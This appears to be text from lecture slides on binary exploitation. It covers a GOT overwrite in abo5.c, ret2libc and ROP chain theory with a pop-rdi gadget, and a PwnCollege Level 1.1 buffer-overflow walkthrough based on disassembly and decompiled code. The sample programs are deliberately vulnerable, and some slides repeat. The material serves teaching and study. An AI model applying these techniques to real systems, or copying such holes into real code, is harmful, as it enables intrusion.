


stack5.c – Shellcode injection

Layout



Layout



abo5.c theory – A more complex example

```
int main(int argv, char **argc) {  
    char *pbuf = malloc(strlen(argc[2]) + 1);  
    char buf[256];  
    strcpy(buf, argc[1]);  
    for (; *pbuf++ = *(argc[2]++););  
    exit(1);  
}
```

We can use the unchecked write to **buf** to **change the pbuf pointer**, gaining the possibility to reference any memory address

We can now write everything inside the memory pointed by **pbuf**. So, what should we modify?

This function never returns! Even if we overwrite the return address, we will never be able to execute our shellcode

We can rewrite the GOT entry for the exit method!

abo5.c theory – Initialized PLT/GOT entry

Dump of assembler code for function **main**:

```
0x00000000004011c0 <+42>:    mov     rdi, rax
0x00000000004011c3 <+45>:    call    0x401080 <strlen@plt>
=> 0x00000000004011c8 <+50>:    add     rax, 0x1
```

(gdb) disass 0x401080

Dump of assembler code for function **strlen@plt**:

```
0x0000000000401080 <+0>:    endbr64
0x0000000000401084 <+4>:    bnd jmp QWORD PTR [rip+0x2f95]
0x000000000040108b <+11>:    nop     DWORD PTR [rax+rax*1+0x0]
```

(gdb) x/gx 0x40108b + 0x2f95

0x404020 <strlen@got.plt>:

(gdb) disass 0x7ffff7d9d860

Dump of assembler code for function **__strlen_avx2**:

```
0x00007ffff7d9d860 <+0>:    endbr64
0x00007ffff7d9d864 <+4>:    mov     eax, edi
```

0x00007ffff7d9d860

abo5.c theory – Uninitialized PLT/GOT entry

Dump of assembler code for function `main`:

```
0x0000000000401224 <+142>:   jne     0x4011f9 <main+99>
0x0000000000401226 <+144>:   mov     edi, 0x1
0x000000000040122b <+149>:   call    0x4010a0 <exit@plt>
```

(gdb) disass 0x4010a0

Dump of assembler code for function `exit@plt`:

```
0x00000000004010a0 <+0>:   endbr64
0x00000000004010a4 <+4>:   bnd jmp QWORD PTR [rip+0x2f85]
0x00000000004010ab <+11>:   nop     DWORD PTR [rax+rax*1+0x0]
```

We can rewrite the GOT entry for our method (if the memory area is writeable)

(gdb) x/gx 0x4010ab + 0x2f85

0x404030 <exit@got.plt>:

(gdb) x/3i 0x401060

```
0x401060:   endbr64
0x401064:   push    0x3
0x401069:   bnd jmp 0x401020
```

0x0000000000401060

GOT entry
initialization stub

RET2libc / ROP CHAIN - theory

```
int gadget()
{
    asm(
        "pop %rdi\n"
        "ret");
}

int main()
{
    int cookie;
    char buf[80];

    printf("puts(): %16lx:\n", &puts);
    printf("gadget(): %16lx:\n", &gadget);
    printf("buf: %16lx cookie: %16lx\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you loose!\n");
}
```

If the stack is no more executable, how can we execute some code?

If we have an address of a function (like *system()*), we can still call that function using our overflow (here using *puts()* for convenience)

Layout

(ret) *puts()* address

Non-executable stack space
(104 bytes)

puts() requires a parameter (*rdi* register must contain a pointer to a string)

RET2libc / ROP CHAIN - theory

```
int gadget()
{
```

```
    asm(
        "pop %rdi\n"
        "ret");
```

```
int main()
{
    int cookie;
    char buf[80];

    printf("puts(): %16lx:\n", &puts);
    printf("gadget(): %16lx:\n", &gadget);
    printf("buf: %16lx cookie: %16lx\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you loose!\n");
}
```

If we have a **gadget** that pops from the stack a value and performs a return, we can construct a call chain


RET2libc / ROP CHAIN - theory

```
int gadget()
{
    asm(
        "pop %rdi\n"
        "ret");
}

int main()
{
    int cookie;
    char buf[80];

    printf("puts(): %16lx:\n", &puts);
    printf("gadget(): %16lx:\n", &gadget);
    printf("buf: %16lx cookie: %16lx\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you loose!\n");
}
```




RET2libc / ROP CHAIN - theory

```
int gadget()
{
    asm(
        "pop %rdi\n"
        "ret");
}

int main()
{
    int cookie;
    char buf[80];

    printf("puts(): %16lx:\n", &puts);
    printf("gadget(): %16lx:\n", &gadget);
    printf("buf: %16lx cookie: %16lx\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you loose!\n");
}
```




RET2libc / ROP CHAIN - theory

```
int gadget()
{
    asm(
        "pop %rdi\n"
        "ret");
}

int main()
{
    int cookie;
    char buf[80];

    printf("puts(): %16lx:\n", &puts);
    printf("gadget(): %16lx:\n", &gadget);
    printf("buf: %16lx cookie: %16lx\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you loose!\n");
}
```



PwnCollege Memory Errors

- Memory error challenges come in two «versions»
 - Level *.0 are guided exercises
 - Level *.1 are unguided exercises
- Objectives
 - Reverse the challenge code
 - Find the **challenge()** method, analyze it. **challenge()** is vulnerable to BOs
 - Find a way to call the **win*()** method (you will find a method prefixed with “win”)

PwnCollege Memory Errors – Level1.1

```
<+264>: mov    rax,QWORD PTR [rbp-0x88]
<+271>: mov    eax,DWORD PTR [rax]
<+273>: test   eax,eax
<+275>: je     0x1dd1 <challenge+287>
<+277>: mov    eax,0x0
<+282>: call   0x1bb5 <win>
```

[RBP - 0x88] contains the address of an integer value that is checked. If the value is != 0, **win()** is called

[RBP - 0x88] contains the *RBP - 0xc* address
Can we overwrite the value at this address?

```
<+81>: lea    rax,[rbp-0x80]
<+85>: add    rax,0x74
<+89>: mov    QWORD PTR [rbp-0x88],rax
```

```
<+178>: mov    rdx,QWORD PTR [rbp-0x98]
<+185>: mov    rax,QWORD PTR [rbp-0x90]
<+192>: mov    rsi,rax
<+195>: mov    edi,0x0
<+200>: call   0x11a0 <read@plt>
```

The **read()** function stores data in memory at the address located at [RBP - 90].

```
<+70>: lea    rax,[rbp-0x80]
<+74>: mov    QWORD PTR [rbp-0x90],rax
```

[RBP - 90] contains the address *RBP-0x80*. Since the user can control the input size, we can overwrite our value at *RBP - 0xc*

PwnCollege Memory Errors – Level1.1

Decompile: challenge - (babymem_level1.1)

```
19  puVar5 = local_88;
20  for (lVar4 = 0xf; lVar4 != 0; lVar4 = lVar4 + -1) {
21      *puVar5 = 0;
22      puVar5 = puVar5 + 1;
23  }
24  local_98 = local_88;
25  local_90 = &iStack20;
26  local_a0 = 0;
27  printf("Payload size: ");
28  __isoc99_scanf(&DAT_0010211b,&local_a0);
29  printf("Send your payload (up to %lu bytes)!\n",local_a0);
30  sVar1 = read(0,local_98,local_a0);
31  if ((int)sVar1 < 0) {
32      piVar2 = __errno_location();
33      pcVar3 = strerror(*piVar2);
34      printf("ERROR: Failed to read input -- %s!\n",pcVar3);
35      /* WARNING: Subroutine does not return */
36      exit(1);
37  }
38  if (*local_90 != 0) {
39      win();
40  }
41  puts("Goodbye!");
42  if (local_10 != *(long *)(&in_FS_OFFSET + 0x28)) {
43      /* WARNING: Subroutine does not return */
44      __stack_chk_fail();
45  }
46  return 0;
47  }
```

You can also use Ghidra from the PwnCollege desktop to obtain a decompiled version of the challenge 😊

Always double check with the disassembled code